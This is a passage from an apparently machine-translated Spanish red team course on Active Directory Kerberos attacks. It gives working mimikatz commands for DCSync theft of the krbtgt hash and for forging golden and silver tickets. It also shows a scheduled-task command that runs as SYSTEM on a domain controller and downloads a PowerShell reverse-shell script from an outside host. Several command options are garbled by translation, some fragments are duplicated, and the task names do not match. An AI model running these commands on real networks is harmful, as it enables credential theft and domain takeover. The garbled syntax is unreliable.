
se realiza el DC.

6. Respuesta TGS (recibir TGS)

5. Presentar TGT, solicitud TGS (TGS-

REQ)

7. Los clientes que utilizan el TGS asignado están autenticados y autorizados para

acceder al servidor de base de datos

Curso del Equipo Rojo de CyberWarFare 159

* Extraiga **el hash de la cuenta** krbtgt :

invoke-mimikatz -command '"lsadump::d csync /user:cyberwarfare\krbtgt"'

* SID de dominio :

whoami /all (de un usuario de dominio)

* Boleto de oro de Adversary Forge en un dominio de la siguiente manera:

Invoke-mimikatz -Command '"kerberos::golden /User:Administrator /domain:cyberwarfare.corp /sid:S-1-5- 21-xxxxx-yyyyy-xxxxx /krbtgt:xxxxxxxxxxxxxxxxxx /startoffset:0 /endin:600 /renewmax:10080 /ptt"'

|  |  |
| --- | --- |
| **Mandar** | **Explicación** |
| Kerberos::Dorado | Nombre del módulo |
| /Usuario:Administrador | Nombre de usuario para el que se genera el TGT |
| /dominio:ciberguerra.corp | Dominio actual Nombre de dominio completo |
| /sid:xxx | Valor SID del dominio |
| /krbtgt:aaaaa | Hash de la cuenta de usuario Krbtgt |
| /Ptt | Inyecta el ticket en la sesión actual (memoria) |
| /Boleto | Guarde el ticket en formato .kirbi |
| /Desplazamiento inicial:0 | Establecer la hora del ticket en la última (actual) |
| /endin:600 | 600 segundos (10 minutos) de forma predeterminada 10 años |
| /renovarmax:10080 | 7 días (10080 seg) |


-> Ataque de Boleto de Plata:

* + El ticket Silver está firmado y encriptado con el hash de la cuenta de servicio de destino.
  + Representa un TGS válido (para autorización)
  + Requisitos:
    - SID de dominio
    - Hash de cuenta de servicio/cuenta de máquina
    - Nombre de dominio
    - SIDS (en ataques entre bosques)

-> Ataque DCSYNC

* Para extraer las credenciales de la cuenta de usuario de dominio/cuenta de servicio/cuenta de máquina sin ejecución de código en el controlador de dominio, el adversario utilizó el ataque DCSYNC.
* Se requiere un conjunto específico de privilegios para realizar la recuperación remota de hash sin ejecución de código.
  + Get-ReplicationChanges
  + Get-ReplicationChangesAll
  + Get-ReplicationChnages-in-a-filtered-set
* Comando :

invoke-mimikatz -command '"lsadump::d csync /user:cyberwarfare\krbtgt"'



No hay comunicación con el DC en absoluto.

8. Otras solicitudes de validación opcionales con

se realiza el DC.

7. Los clientes que utilizan el TGS asignado están autenticados y autorizados para

acceder al servidor de base de datos

Curso del Equipo Rojo de CyberWarFare 164

* Extraiga el hash de la cuenta krbtgt :

invoke-mimikatz -command '"lsadump::d csync /user:cyberwarfare\dc-01$"'

* SID de dominio :

whoami /all (de un usuario de dominio)

* Boleto de oro de Adversary Forge en un dominio de la siguiente manera:

Invoke-mimikatz -command '"kerberos::golden /Usuario:Administrador /dominio:cyberwarfare.corp /sid:S-1- 5- 21-yyyy-zzzzzzzzzzzz-xxxxxx /target:enterprise-dc.cyberwarfare.corp /service:cifs /rc4:<HASH> /id:500

/groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt"'

|  |  |
| --- | --- |
| **Mandar** | **Explicación** |
| Kerberos::Dorado | Nombre del módulo |
| /Usuario:Administrador | Nombre de usuario para el que se genera el TGT |
| /dominio:ciberguerra.corp | Dominio actual Nombre de dominio completo |
| /sid:xxx | Valor SID del dominio |
| /objetivo:empresa-dc.ciberguerra.corp | FQDN del servidor de destino |
| /Ptt | Inyecta el ticket en la sesión actual (memoria) |
| /servicio:cifs | Nombre del SPN de servicio para el que se crearía TGS |
| /Desplazamiento inicial:0 | Establecer la hora del ticket en la última (actual) |
| /endin:600 | 600 segundos (10 minutos) de forma predeterminada 10 años |
| /renovarmax:10080 | 7 días (10080 seg) |

-> Ejecución de comandos usando Silver Ticket:

* + Los adversarios crean un boleto plateado para el servicio HOST que les permite programar una tarea maliciosa en el objetivo:

invoke-mimikatz -comando '"kerberos::golden /usuario:administrador /dominio:cyberwarfare.corp /sid:S-1-

5-21-xxxxxx-yyyy-zzzzz /target:exterprise-dc.cyberwarfare.corp /service:HOST /rc4:xxxxx /id:500

/groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt"'

* + Programar y ejecutar una tarea en el servidor remoto:

schtasks /create /S enterprise-dc.cyberwarfare.corp /SC Weekly /RU "NT Authority\SYSTEM" /TN "lateral" /TR

"powershell.exe -c 'iex (New-Object Net.WebClient). DownloadString(''http://10.10.10.1:8000/Invoke- PowerShellTcp.ps1''')'"

167

schtasks /Run /S enterprise-dc.cyberwarfare.corp /TN "STCheck"

5. ESTUDIO DE CASO

GRACIAS

En caso de cualquier dificultad o consulta, no dude en enviarnos un correo a [support@cyberwarfare.live](mailto:support@cyberwarfare.live)

* Síguenos en :
  + LinkedIn: <https://www.linkedin.com/company/cyberwarfare/>
  + Twitter: https://twitter.com/cyberwarfarelab
* Para obtener más información, visite:
  + Equipo Rojo / Azul Laboratorio : [https://cyberwarfare.live](https://cyberwarfare.live/)
  + Blog del Equipo Rojo/Azul: [https://blog.cyberwarfare.live](https://blog.cyberwarfare.live/)